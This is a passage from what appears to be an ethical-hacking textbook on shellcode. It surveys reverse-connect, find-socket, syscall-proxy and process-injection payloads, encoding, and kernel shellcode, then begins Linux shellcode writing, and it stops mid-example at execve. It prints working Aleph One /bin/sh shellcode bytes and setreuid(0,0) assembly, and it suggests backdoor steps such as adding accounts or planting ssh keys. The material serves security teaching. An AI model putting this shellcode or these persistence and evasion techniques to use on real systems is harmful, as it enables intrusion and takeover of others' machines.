If a firewall can block our attempts to connect to the listening socket that results from successful use of port binding shellcode, perhaps we can modify our shellcode to bypass this restriction. In many cases firewalls are less restrictive regarding outgoing traffic. Reverse shellcode, also known as "callback shellcode," recognizes this fact by reversing the direction in which the second connection is made. Instead of binding to a specific port on the target computer, reverse shellcode initiates a new connection to a specified port on an attacker-controlled computer. Following a successful connection, it duplicates the newly connected socket to stdin, stdout, and stderr before spawning a new command shell process on the target machine. These steps are

1. Create a tcp socket.
2. Configure the socket to connect to an attacker-specified port and IP address. The port number and IP address are typically hard-coded into the attacker's shellcode.
3. Connect to the specified port and IP address.
4. Duplicate the newly connected socket onto stdin, stdout, and stderr.
5. Spawn a new command shell process (which will receive/send its input/output over the new socket).

Figure 9-3 shows the behavior of reverse connecting shellcode.

For a reverse shell to work, the attacker must be listening on the specified port and IP address prior to step 3. Netcat is often used to set up such a listener and to act as a terminal once the reverse connection has been established. Reverse shells are far from a sure thing. Depending on the firewall rules in effect for the target network, the target computer may not be allowed to connect to the port that we specify in our shellcode, a situation shown in Figure 9-4.

It may be possible to get around restrictive rules by configuring your shellcode to call back to a commonly allowed outgoing port such as port 80. This may also fail, however, if the outbound protocol (http for port 80, for example) is proxied in any way, as the proxy server may refuse to recognize the data that is being transferred to and from the shell as valid for the protocol in question. Another consideration if the attacker is located behind a NATing device is that the shellcode must be configured to connect back




Figure 9-3 Network layout that facilitates reverse connecting shellcode




Figure 9-4 Firewall configuration that prevents reverse connecting shellcode

to a port on the NAT device. The NAT device must in turn be configured to forward corresponding traffic to the attacker's computer, which must be configured with its own listener to accept the forward connection. Finally, even though a reverse shell may allow us to bypass some firewall restrictions, system administrators may get suspicious about the fact that they have a computer establishing outbound connections for no apparent reason, which may lead to the discovery of our exploit.

Find Socket Shellcode

The last of the three common techniques for establishing a shell over a network connection involves attempting to reuse the same network connection over which the original attack takes place. This method takes advantage of the fact that if we can exploit a remote service, then we have been allowed to connect to that service; so why not make use of the established connection in order to communicate after the exploit is complete? This situation is shown in Figure 9-5.

If this can be accomplished, we have the additional benefit that no new, potentially suspicious, network connections will be visible on the target computer, making our exploit at least somewhat more difficult to observe.

The steps required to begin communicating over the existing socket involve locating the open file descriptor that represents our network connection on the target computer. Because the value of this file descriptor may not be known in advance, our shellcode must take action to find the open socket somehow (hence the term *find socket*). Once found, our shellcode must duplicate the socket descriptor as discussed previously in order to cause a spawned shell to communicate over that socket. The most common




Figure 9-5 Network conditions suited for find socket shellcode

technique used in shellcode for locating the proper socket descriptor is to enumerate all of the possible file descriptors (usually file descriptors 0 through 255) in the vulnerable application, and to query each descriptor to see if it is remotely connected to the attacker's computer. This is made easier by the attacker's choice of a specific outbound port to bind to when they initiate their connection to the vulnerable service. In doing so, our shellcode can know exactly what port number a valid socket descriptor must be connected to, and determining the proper socket descriptor to duplicate becomes a matter of locating the one socket descriptor that is connected to the port known to have been used by the attackers. The steps required by find socket shellcode include the following:

1. For each of the 256 possible file descriptors, determine if the descriptor represents a valid network connection, and if so, is the remote port the one known to have been used by the attacker. This port number is typically hard-coded into the shellcode.
2. Once the desired socket descriptor has been located, duplicate the socket onto stdin, stdout, and stderr.
3. Spawn a new command shell process (which will receive/send its input/output over the original socket).

One complication that must be taken into account is that the find socket shellcode must know from what port the attacker's connection has originated. In cases where the attacker's connection must pass through a NAT device, the attacker may not be able to control the outbound port that the NATing device chooses to use, which will result in the failure of step 1, as the attacker will not be able to encode the proper port number into the shellcode.

Command Execution Code

In some cases, it may not be possible or desirable to establish new network connections and carry out shell operations over what is essentially an unencrypted telnet session. In such cases, all that may be required of our payload is the execution of a single command that might be used to establish a more legitimate means of connecting to the target computer. Examples of such commands would be copying an ssh public key to the target computer in order to enable future access via an ssh connection, invoking a system command to add a new user account to the target computer, or modifying a configuration file to permit future access via a backdoor shell. Payload code that is designed to execute a single command must typically perform the following steps:

1. Assemble the name of the command that is to be executed.
2. Assemble any command-line arguments for the command to be executed.
3. Invoke the **execve** system call in order to execute the desired command.

Because there is no networking setup necessary, command execution code can often be quite small.

File Transfer Code

It may be the case that a target computer does not have all of the capabilities that we would wish to utilize once we have successfully penetrated it. If this is the case, it may be useful to have a payload that provides a simple file upload facility. When combined with the code to execute a single command, this provides the capability to upload a binary to a target system, then execute that binary. File uploading code is fairly straightforward and involves the following steps:

1. Open a new file.
2. Read data from a network connection and write that data to the new file. In this case, the network connection would be obtained using the port binding, reverse connection, or find socket techniques described previously.
3. Repeat step 2 as long as there is more data; then close the file.

The ability to upload an arbitrary file to the target machine is roughly equivalent to invoking the **wget** command on the target in order to download a specific file.

NOTE The **wget** utility is a simple command-line utility capable of downloading the contents of files by specifying the URL of the file to be downloaded.

In fact, as long as **wget** happens to be present on a target system, we could use command execution to invoke **wget** and accomplish essentially the same thing as a file upload code could accomplish. The only difference is that we would need to place the file to be uploaded on a web server that could be reached from the target computer.

Multistage Shellcode

In some cases, as a result of the nature of a vulnerability, the space available for the attacker to inject shellcode into a vulnerable application may be limited to such a degree that it is not possible to utilize some of the more common types of payloads. In cases such as these, it may be possible to make use of a multistage process for uploading shellcode to the target computer. Multistage payloads generally consist of two or more stages of shellcode with the sole purpose of the first (and possibly later) stage being to read more shellcode, then pass control to the newly read-in second stage, which will hopefully contain sufficient functionality to carry out the majority of the work.

System Call Proxy Shellcode

While the ability to obtain a shell as a result of an exploit may sound like an attractive idea, it may also be a risky one if it is your goal to remain undetected throughout your attack. Launching new processes, creating new network connections, and creating new files are all actions that are easily detected by security-conscious system administrators.

As a result, payloads that do none of the above, yet provide the attacker with a full set of capabilities for controlling a target, were developed. One such payload, called a *system call proxy*, was first publicized by Core Technologies (makers of the Core Impact tool) in 2002. A system call proxy is a small piece of shellcode that enables remote access to a target's core operating system functionality without the need to start a new process like a command interpreter such as **/bin/sh**. The proxy code executes in a loop that accepts one request at a time from the attacker, executes that request on the target computer, and returns the results of the request to the attacker. All the attacker needs to do is package requests that specify system calls to carry out on the target, and transmit those requests to the system call proxy. By chaining many requests and their associated results together, the attacker can leverage the full power of the system call interface on the target computer to perform virtually any operation. Because the interface to the system call proxy can be well defined, it is possible to create a library to handle all of the communications with the proxy, making the attacker's life much easier. With a library to handle all of the communications with the target, the attacker can write code in higher level languages such as C that effectively, through the proxy, run on the target computer. This is shown in Figure 9-6.

The proxy library shown in the figure effectively replaces the standard C library (for C programs), redirecting any actions typically sent to the local operating system (system calls) to the remotely exploited computer. Conceptually, it is as if the hostile program were actually running on the target computer, yet no file has been uploaded to the target, and no new process has been created on the target, as the system call proxy payload can continue to run in the context of the exploited process.

Process Injection Shellcode

The final shellcode technique we will discuss in this section is that of process injection. Process injection shellcode allows the loading of entire libraries of code running under a separate thread of execution within the context of an existing process on the target computer. The host process may be the process that was initially exploited, leaving little indication that anything has changed on the target system. Alternatively, an injected library may be migrated to a completely different process that may be more stable than the exploited process, and that may offer a better place for the injected library to hide. In either case, the injected library may not ever be written to the hard drive on the target computer, making forensics examination of the target computer far more difficult. The Metasploit Meterpreter is an excellent example of a process injection payload. Meterpreter provides an attacker with a robust set of capabilities, offering nearly all of the same




Figure 9-6 Syscall proxy operation

capabilities as a traditional command interpreter, while hiding within an existing process and leaving no disk footprint on the target computer.

References

LSoD Unix Shellcode Components http://lsd-pl.net/projects/asmcodes.zip
LSoD Windows Shellcode Components http://lsd-pl.net/projects/winasm.zip
Skape, "Understanding Windows Shellcode" www.hick.org/code/skape/papers/win32-shellcode.pdf
Skape, "Metasploit's Meterpreter" www.metasploit.com/projects/Framework/docs/meterpreter.pdf
Arce Ivan, "The Shellcode Generation," IEEE Security & Privacy, September/October 2004

Other Shellcode Considerations

Understanding the types of payloads that you might choose to use in any given exploit situation is an important first step in building reliable exploits. Given that we understand the network environment that our exploit will be operating in, there are a couple of other very important things to understand.

Shellcode Encoding

Whenever we attempt to exploit a vulnerable application, it is important that we understand any restrictions that we must adhere to when it comes to the structure of our input data. When a buffer overflow results from a **strcpy** operation, for example, we must be careful that our buffer does not inadvertently contain a null character that will prematurely terminate the **strcpy** operation before the target buffer has been overflowed. In other cases, we may not be allowed to use carriage returns or other special characters in our buffer. In extreme cases, our buffer may need to consist entirely of alphanumeric or valid Unicode characters. Determining exactly which characters must be avoided is generally accomplished through a combined process of reverse-engineering an application and observing the behavior of the application in a debugging environment. The "bad chars" set of characters to be avoided must be considered when developing any shellcode, and can be provided as a parameter to some automated shellcode encoding engines such as **msfencode**, which is part of the Metasploit Framework. Adhering to such restrictions while filling up a buffer is generally not too difficult until it comes to placing our shellcode into the buffer. The problem we face with shellcode is that, in addition to adhering to any input-formatting restrictions imposed by the vulnerable application, it must represent a valid machine-language sequence that does something useful on the target processor. Before placing shellcode into a buffer, we must ensure that none of the bytes of the shellcode violate any input-formatting restrictions. Unfortunately, this will not always be the case. Fixing the problem may require access to the assembly language source for our desired shellcode, along with sufficient knowledge of assembly language to modify the shellcode to avoid any values that might lead to trouble when processed by the vulnerable application. Even armed with such knowledge and skill, it may be impossible to rewrite




Figure 9-7
The shellcode decoding process

our shellcode, using alternative instructions, so that it avoids the use of any bad characters. This is where the concept of shellcode encoding comes into play.

The purpose of a shellcode encoder is to transform the bytes of a shellcode payload into a new set of bytes that adhere to any restrictions imposed by our target application. Unfortunately, the encoded set of bytes is generally not a valid set of machine language instructions, in much the same sense that an encrypted text becomes unrecognizable as English language. As a consequence, our encoded payload must, somehow, get decoded on the target computer before it is allowed to run. The typical solution is to combine the encoded shellcode with a small decoding loop that executes first to decode our actual payload then, once our shellcode has been decoded, transfers control to the newly decoded bytes. This process is shown in Figure 9-7.

When you plan and execute your exploit to take control of the vulnerable application, you must remember to transfer control to the decoding loop, which will in turn transfer control to your actual shellcode once the decoding operation is complete. It should be noted that the decoder itself must also adhere to the same input restrictions as the remainder of our buffer. Thus, if our buffer must contain nothing but alphanumeric characters, we must find a decoder loop that can be written using machine language bytes that also happen to be alphanumeric values. The next chapter presents more detailed information about the specifics of encoding and about the use of the Metasploit Framework to automate the encoding process.

Self-Corrupting Shellcode

A very important thing to understand about shellcode is that like any other code it requires storage space while executing. This storage space may simply be variable storage as in any other program, or it may be a result of placing parameter values onto the stack prior to calling a function. In this regard, shellcode is not much different from any other code, and like most other code, shellcode tends to make use of the stack for all of its data storage needs. Unlike other code, however, shellcode often lives in the stack itself, creating a tricky situation in which shellcode, by virtue of writing data into the stack, may inadvertently overwrite itself, resulting in corruption of the shellcode. Figure 9-8 shows a generalized memory layout that exists at the moment that a stack overflow is triggered.

At this point, a corrupted return address has just been popped off of the stack, leaving the stack pointer, **esp**, pointing at the first byte in region B. Depending on the nature of the vulnerability, we may have been able to place shellcode into region A, region B, or perhaps both. It should be clear that any data that our shellcode pushes onto the stack will soon begin to overwrite the contents of region A. If this happens to be where our shellcode is, we may well run into a situation where our shellcode gets overwritten and ultimately crashes, most likely due to an invalid instruction being fetched from the overwritten memory area. Potential corruption is not limited to region A. The area that may




Figure 9-8 Shellcode layout in a stack overflow

be corrupted depends entirely on how the shellcode has been written and the types of memory references that it makes. If the shellcode instead references data below the stack pointer, it is easily possible to overwrite shellcode located in region B.

How do you know if your shellcode has the potential to overwrite itself, and what steps can you take to avoid this situation? The answer to the first part of this question depends entirely on how you obtain your shellcode and what level of understanding you have regarding its behavior. Looking at the Aleph1 shellcode used in Chapters 7 and 8, can you deduce its behavior? All too often we obtain shellcode as nothing more than a blob of data that we paste into an exploit program as part of a larger buffer. We may in fact use the same shellcode in the development of many successful exploits before it inexplicably fails to work as expected one day, causing us to spend many hours in a debugger before realizing that the shellcode was overwriting itself as described earlier. This is particularly true when we become too reliant on automated shellcode-generation tools, which often fail to provide a corresponding assembly language listing when spitting out a newly minted payload for us. What are the possible solutions to this type of problem?

The first is simply to try to shift the location of your shellcode so that any data written to the stack does not happen to hit your shellcode. If the shellcode were located in region A above and were getting corrupted as a result of stack growth, one possible solution would be to move the shellcode higher in region A, further away from **esp**, and to hope that the stack would not grow enough to hit it. If there were not sufficient space to move the shellcode within region A, then it might be possible to relocate the shellcode to region B and avoid stack growth issues altogether. Similarly, shellcode located in region B that is getting corrupted could be moved even deeper into region B, or potentially relocated to region A. In some cases, it might not be possible to position your shellcode in such a way that it would avoid this type of corruption. This leads us to the most general solution to the problem, which is to adjust **esp** so that it points to a location clear of our shellcode. This is easily accomplished by inserting an instruction to add or subtract a constant value to **esp** that is of sufficient size to keep **esp** clear of our shellcode. This instruction must generally be added as the first instruction in our payload, prior to any decoder if one is present.

Disassembling Shellcode

Until you are ready and willing to write your own shellcode using assembly language tools, you may find yourself relying on published shellcode payloads or automated shellcode-generation tools. In either case, you will generally find yourself without an assembly language listing to tell you exactly what the shellcode does. Alternatively, you may simply see a

piece of code published as a blob of hex bytes and wonder whether is does what it claims to do. Some security-related mailing lists routinely see posted shellcode claiming to perform something useful, when in fact it performs some malicious action. Regardless of your reason for wanting to disassemble a piece of shellcode, it is a relatively easy process given only a compiler and a debugger. Borrowing the Aleph1 shellcode used in Chapters 7 and 8, we create the simple program that follows as shellcode.c:

```
char shellcode[] =
   /* the Aleph One shellcode */
   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {}
```

Compiling this code will cause the shellcode hex blob to be encoded as binary, which we can observe in a debugger as shown here:

```
# gcc -o shellcode shellcode.c
# gdb shellcode
(gdb) x /24i &shellcode
0x8049540 <shellcode>:  xor    eax,eax
0x8049542 <shellcode+2>:        xor    ebx,ebx
0x8049544 <shellcode+4>:        mov    al,0x17
0x8049546 <shellcode+6>:        int    0x80
0x8049548 <shellcode+8>:        jmp    0x8049569 <shellcode+41>
0x804954a <shellcode+10>:       pop    esi
0x804954b <shellcode+11>:       mov    DWORD PTR [esi+8],esi
0x804954e <shellcode+14>:       xor    eax,eax
0x8049550 <shellcode+16>:       mov    BYTE PTR [esi+7],al
0x8049553 <shellcode+19>:       mov    DWORD PTR [esi+12],eax
0x8049556 <shellcode+22>:       mov    al,0xb
0x8049558 <shellcode+24>:       mov    ebx,esi
0x804955a <shellcode+26>:       lea    ecx,[esi+8]
0x804955d <shellcode+29>:       lea    edx,[esi+12]
0x8049560 <shellcode+32>:       int    0x80
0x8049562 <shellcode+34>:       xor    ebx,ebx
0x8049564 <shellcode+36>:       mov    eax,ebx
0x8049566 <shellcode+38>:       inc    eax
0x8049567 <shellcode+39>:       int    0x80
0x8049569 <shellcode+41>:       call   0x804954a <shellcode+10>
0x804956e <shellcode+46>:       das
0x804956f <shellcode+47>:       bound  ebp,DWORD PTR [ecx+110]
0x8049572 <shellcode+50>:       das
0x8049573 <shellcode+51>:       jae    0x80495dd
(gdb) x /s 0x804956e
0x804956e <shellcode+46>:        "/bin/sh"
(gdb) quit
#
```

Note that we can't use the **gdb** disassemble command, because the shellcode array lies in the data section of the program rather than the code section. Instead **gdb**'s examine facility is used to dump memory contents as assembly language instructions. Further study of the code can then be performed to understand exactly what it actually does.

Kernel Space Shellcode

User space programs are not the only type of code that contains vulnerabilities. Vulnerabilities are also present in operating system kernels and their components, such as device drivers. The fact that these vulnerabilities are present within the relatively protected environment of the kernel does not make them immune from exploitation. It has been primarily due to the lack of information on how to create shellcode to run within the kernel that working exploits for kernel level vulnerabilities have been relatively scarce. This is particularly true regarding the Windows kernel; little documentation on the inner workings of the Windows kernel exists outside of the Microsoft campus. Recently, however, there has been an increasing amount of interest in kernel level exploits as a means of gaining complete control of a computer in a nearly undetectable manner. This increased interest is due in large part to the fact that the information required to develop kernel level shellcode is slowly becoming public. Papers published by eeye Security and the *Uninformed Journal* have shed a tremendous amount of light on the subject, with the result that the latest version of the Metasploit Framework (version 3.0 as of this writing) contains kernel level exploits and payloads.

Kernel Space Considerations

A couple of things make exploitation of the kernel a bit more adventurous than exploitation of user space programs. The first thing to understand is that while an exploit gone awry in a vulnerable user space application may cause the vulnerable application to crash, it is not likely to cause the entire operating system to crash. On the other hand, an exploit that fails against a kernel is likely to crash the kernel, and therefore the entire computer. In the Windows world, "blue screens" are a simple fact of life while developing exploits at the kernel level.

The next thing to consider is what you intend to do once you have code running within the kernel. Unlike with user space, you certainly can't do an **execve** and replace the current process (the kernel in this case) with a process more to your liking. Also unlike with user space, you will not have access to a large catalog of shared libraries from which to choose functions that are useful to you. The notion of a system call ceases to exist in kernel space, as code running in kernel space is already in "the system." The only functions that you will have access to initially will be those exported by the kernel. The interface to those functions may or may not be published, depending on the operating system that you are dealing with. An excellent source of information on the Windows kernel programming interface is Gary Nebbett's book *Windows NT/2000 Native API Reference.* Once you are familiar with the native Windows API, you will still be faced with the problem of locating all of the functions that you wish to make use of. In the case of the Windows kernel, techniques similar to those used for locating functions in user space can be employed, as the Windows kernel (ntoskrnl.exe) is itself a Portable Executable (PE) file.

Stability becomes a huge concern when developing kernel level exploits. As mentioned previously, one wrong move in the kernel can bring down the entire system. Any shellcode you use will need to take into account the effect your exploit will have on the thread that

you exploited. If the thread crashes or becomes unresponsive, the entire system may soon follow. Proper cleanup is a very important piece of any kernel exploit. Another factor that will influence the stability of the system is the state of any interrupt processing being conducted by the kernel at the time of the exploit. Interrupts may need to be reenabled or reset cleanly in order to allow the system to continue stable operation.

Ultimately, you may decide that the somewhat more forgiving environment of user space is a more desirable place to be running code. This is exactly what many recent kernel exploits do. By scanning the process list, a process with sufficiently high privileges can be selected as a host for a new thread that will contain attacker-supplied code. Kernel API functions can then be utilized to initialize and launch the new thread, which runs in the context of the selected process.

While the low level details of kernel level exploits are beyond the scope of this book, the fact that this is a rapidly evolving area is likely to make kernel exploitation tools and techniques more and more accessible to the average security researcher. In the meantime, the references listed next will serve as excellent starting points for those interested in more detailed coverage of the topic.

References

Barnaby Jack http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf
Bugcheck and Skape www.uninformed.org/?v=3&a=4&t=txt
Gary Nebbett, *Windows NT/2000 Native API Reference*, Indianapolis: Sams Publishing, 2000

This page intentionally left blank

CHAPTER 10

Writing Linux Shellcode

In this chapter, we will cover various aspects of Linux shellcode.

- Basic Linux Shellcode
  - System Calls
  - Exit System Call
  - Setreuid System Call
  - Shell-Spawning Shellcode with execve
- Implementing Port-Binding Shellcode
  - Linux Socket Programming
  - Assembly Program to Establish a Socket
  - Test the Shellcode
- Implementing Reverse Connecting Shellcode
  - Reverse Connecting C Program
  - Reverse Connecting Assembly Program
- Encoding Shellcode
  - Simple XOR Encoding
  - Structure of Encoded Shellcode
  - JMP/CALL XOR Decoder Example
  - FNSTENV XOR Example
  - Putting It All Together
- Automating Shellcode Generation with Metasploit

In the previous chapters, we used Aleph1's ubiquitous shellcode. In this chapter, we will learn to write our own. Although the previously shown shellcode works well in the examples, the exercise of creating your own is worthwhile because there will be many situations where the standard shellcode does not work and you will need to create your own.

Basic Linux Shellcode

The term "shellcode" refers to self-contained binary code that completes a task. The task may range from issuing a system command to providing a shell back to the attacker, as was the original purpose of shellcode.

There are basically three ways to write shellcode:

- Directly write the hex opcodes.
- Write a program in a high level language like C, compile it, and then disassemble it to obtain the assembly instructions and hex opcodes.
- Write an assembly program, assemble the program, and then extract the hex opcodes from the binary.

Writing the hex opcodes directly is a little extreme. We will start with learning the C approach, but quickly move to writing assembly, then to extraction of the opcodes. In any event, you will need to understand low level (kernel) functions such as read, write, and execute. Since these system functions are performed at the kernel level, we will need to learn a little about how user processes communicate with the kernel.

System Calls

The purpose of the operating system is to serve as a bridge between the user (process) and the hardware. There are basically three ways to communicate with the operating system kernel:

- **Hardware interrupts** For example, an asynchronous signal from the keyboard
- **Hardware traps** For example, the result of an illegal "divide by zero" error
- **Software traps** For example, the request for a process to be scheduled for execution

Software traps are the most useful to ethical hackers because they provide a method for the user process to communicate to the kernel. The kernel abstracts some basic system level functions from the user and provides an interface through a system call.

Definitions for system calls can be found on a Linux system in the following file:

```
$cat /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_
#define __NR_exit                1
...snip...
#define __NR_execve             11
...snip...
#define __NR_setreuid           70
...snip...
#define __NR_dup2               99
...snip...
#define __NR_socketcall        102
...snip...
#define __NR_exit_group        252
...snip...
```

In the next section, we will begin the process, starting with C.

System Calls by C

At a C level, the programmer simply uses the system call interface by referring to the function signature and supplying the proper number of parameters. The simplest way to find out the function signature is to look up the function's man page.

For example, to learn more about the **execve** system call, you would type

```
$man 2 execve
```

This would display the following man page:

```
EXECVE(2)             Linux Programmer's Manual         EXECVE(2)
NAME
       execve - execute program
SYNOPSIS
       #include <unistd.h>
       int  execve(const  char  *filename,  char  *const argv [], char
*const envp[]);
DESCRIPTION
       execve() executes the program pointed to by filename.  filename
must be either a binary executable, or a script starting with a line of the
form "#! interpreter [arg]".  In the latter case, the interpreter must be  a
valid  pathname for an executable which is not itself a script, which will
be invoked as interpreter [arg] filename.
       argv is an array of argument strings passed to the new program.
envp is  an  array  of strings, conventionally of the form key=value, which
are passed as environment to the new program.   Both,  argv  and  envp must
be  terminated by a NULL pointer.  The argument vector and envi-execve()
does  not  return  on  success, and the text, data, bss, and stack of the
calling process are overwritten by that  of  the  program loaded.   The
program invoked inherits the calling process's PID, and any open file
descriptors that are not set to close on exec.   Signals pending  on  the
calling  process are cleared.  Any signals set to be caught by the calling
process are reset to  their  default  behaviour.
...snipped...
```

As the next section shows, the previous system call can be implemented directly with assembly.

System Calls by Assembly

At an assembly level, the following registries are loaded to make a system call:

- **eax** Used to load the hex value of the system call (see unistd.h earlier)
- **ebx** Used for first parameter—**ecx** is used for second parameter, **edx** for third, **esi** for fourth, and **edi** for fifth

If more than five parameters are required, an array of the parameters must be stored in memory and the address of that array stored in **ebx**.

Once the registers are loaded, an **int 0x80** assembly instruction is called to issue a software interrupt, forcing the kernel to stop what it is doing and handle the interrupt. The kernel first checks the parameters for correctness, then copies the register values to kernel memory space and handles the interrupt by referring to the Interrupt Descriptor Table (IDT).

The easiest way to understand this is to see an example, as in the next section.

Exit System Call

The first system call we will focus on executes **exit(0)**. The signature of the **exit** system call is as follows:

- **eax** 0x01 (from the unistd.h file earlier)
- **ebx** User-provided parameter (in this case 0)

Since this is our first attempt at writing system calls, we will start with C.

Starting with C

The following code will execute the function **exit(0)**:

```
$ cat exit.c
#include <stdlib.h>
main(){
   exit(0);
}
```

Go ahead and compile the program. Use the **-static** flag to compile in the library call to **exit** as well.

```
$ gcc -static -o exit exit.c
```

NOTE If you receive the following error, you do not have the glibc-static-devel package installed on your system:

```
/usr/bin/ld: cannot find -lc
```

You can either install that rpm or try to remove the **-static** flag. Many recent compilers will link in the **exit** call without the **-static** flag.

Now launch **gdb** in quiet mode (skip banner) with the **-q** flag. Start by setting a breakpoint at the **main** function; then run the program with **r**. Finally, disassemble the **_exit** function call with **disass _exit**.

```
$ gdb exit -q
(gdb) b main
Breakpoint 1 at 0x80481d6
(gdb) r
Starting program: /root/book/chapt11/exit
Breakpoint 1, 0x080481d6 in main ()
(gdb) disass _exit
Dump of assembler code for function _exit:
0x804c56c <_exit>:      mov    0x4(%esp,1),%ebx
0x804c570 <_exit+4>:    mov    $0xfc,%eax
0x804c575 <_exit+9>:    int    $0x80
0x804c577 <_exit+11>:   mov    $0x1,%eax
0x804c57c <_exit+16>:   int    $0x80
0x804c57e <_exit+18>:   hlt
0x804c57f <_exit+19>:   nop
End of assembler dump.
(gdb) q
```

You can see that the function starts by loading our user argument into **ebx** (in our case, 0). Next, line **_exit+11** loads the value 0x1 into **eax**; then the interrupt (**int $0x80**) is called at line **_exit+16**. Notice the compiler added a complimentary call to **exit_group** (**0xfc** or **syscall 252**). The **exit_group()** call appears to be included to ensure that the process leaves its containing thread group, but there is no documentation to be found online. This was done by the wonderful people who packaged libc for this particular distribution of Linux. In this case, that may have been appropriate—we cannot have extra function calls introduced by the compiler for our shellcode. This is the reason that you will need to learn to write your shellcode in assembly directly.

Move to Assembly

By looking at the preceding assembly, you will notice that there is no black magic here. In fact, you could rewrite the **exit(0)** function call by simply using the assembly:

```
$cat exit.asm
section .text  ; start code section of assembly
global _start
_start:        ; keeps the linker from complaining or guessing
xor eax, eax   ; shortcut to zero out the eax register (safely)
xor ebx, ebx   ; shortcut to zero out the ebx register, see note
mov al, 0x01   ; only affects one bye, stops padding of other 24 bits
int 0x80       ; call kernel to execute syscall
```

We have left out the **exit_group(0)** syscall as it is not necessary.

Later it will become important that we eliminate NULL bytes from our hex opcodes, as they will terminate strings prematurely. We have used the instruction **mov al, 0x01** to eliminate NULL bytes. The instruction **move eax, 0x01** translates to hex B8 01 00 00 00 because the instruction automatically pads to 4 bytes. In our case, we only need to copy 1 byte, so the 8-bit equivalent of eax was used instead.

NOTE If you **xor** a number with itself, you get zero. This is preferable to using something like **move ax, 0**, because that operation leads to NULL bytes in the opcodes, which will terminate our shellcode when we place it into a string.

In the next section, we will put the pieces together.

Assemble, Link, and Test

Once we have the assembly file, we can assemble it with **nasm**, link it with **ld**, then execute the file as shown:

```
$nasm -f elf exit.asm
$ ld exit.o -o exit
$ ./exit
```

Not much happened, because we simply called **exit(0)**, which exited the process politely. Luckily for us, there is another way to verify.

Verify with strace

As in our previous example, you may need to verify the execution of a binary to ensure the proper system calls were executed. The **strace** tool is helpful:

```
0
_exit(0)                                = ?
```

As we can see, the **_exit(0)** syscall was executed!Now let's try another system call.

setreuid System Call

As discussed in Chapter 7, the target of our attack will often be an SUID program. However, well-written SUID programs will drop the higher privileges when not needed. In this case, it may be necessary to restore those privileges before taking control. The **setreuid** system call is used to restore (set) the process's real and effective user IDs.

setreuid Signature

Remember, the highest privilege to have is that of root (0). The signature of the **setreuid(0,0)** system call is as follows:

- **eax** 0x46 for syscall # 70 (from unistd.h file earlier)
- **ebx** First parameter, real user ID (ruid), in this case 0x0
- **ecx** Second parameter, effective user ID (euid), in this case 0x0

This time, we will start directly with the assembly.

Starting with Assembly

The following assembly file will execute the **setreuid(0,0)** system call:

```
$ cat setreuid.asm
section .text  ; start the code section of the asm
global _start  ; declare a global label
_start:        ; keeps the linker from complaining or guessing
xor eax, eax   ; clear the eax registry, prepare for next line
mov al, 0x46   ; set the syscall value to decimal 70 or hex 46, one byte
xor ebx, ebx   ; clear the ebx registry, set to 0
xor ecx, ecx   ; clear the ecx registry, set to 0
int 0x80       ; call kernel to execute the syscall
mov al, 0x01   ; set the syscall number to 1 for exit()
int 0x80       ; call kernel to execute the syscall
```

As you can see, we simply load up the registers and call **int 0x80**. We finish the function call with our **exit(0)** system call, which is simplified because **ebx** already contains the value 0x0.

Assemble, Link, and Test

As usual, assemble the source file with **nasm**, link the file with **ld**, then execute the binary:

```
$ nasm -f elf setreuid.asm
$ ld -o setreuid setreuid.o
$ ./setreuid
```

Verify with strace

Once again, it is difficult to tell what the program did; **strace** to the rescue:

```
0
setreuid(0, 0)                          = 0
_exit(0)                                = ?
```

Ah, just as we expected!

Shell-Spawning Shellcode with execve

There are several ways to execute a program on Linux systems. One of the most widely used methods is to call the **execve** system call. For our purpose, we will use **execve** to execute the **/bin/sh** program.

execve Syscall

As discussed in the man page at the beginning of this chapter, if we wish to execute the **/bin/sh** program, we need to call the system call as follows:

```
char * shell[2];        //set up a temp array of two strings
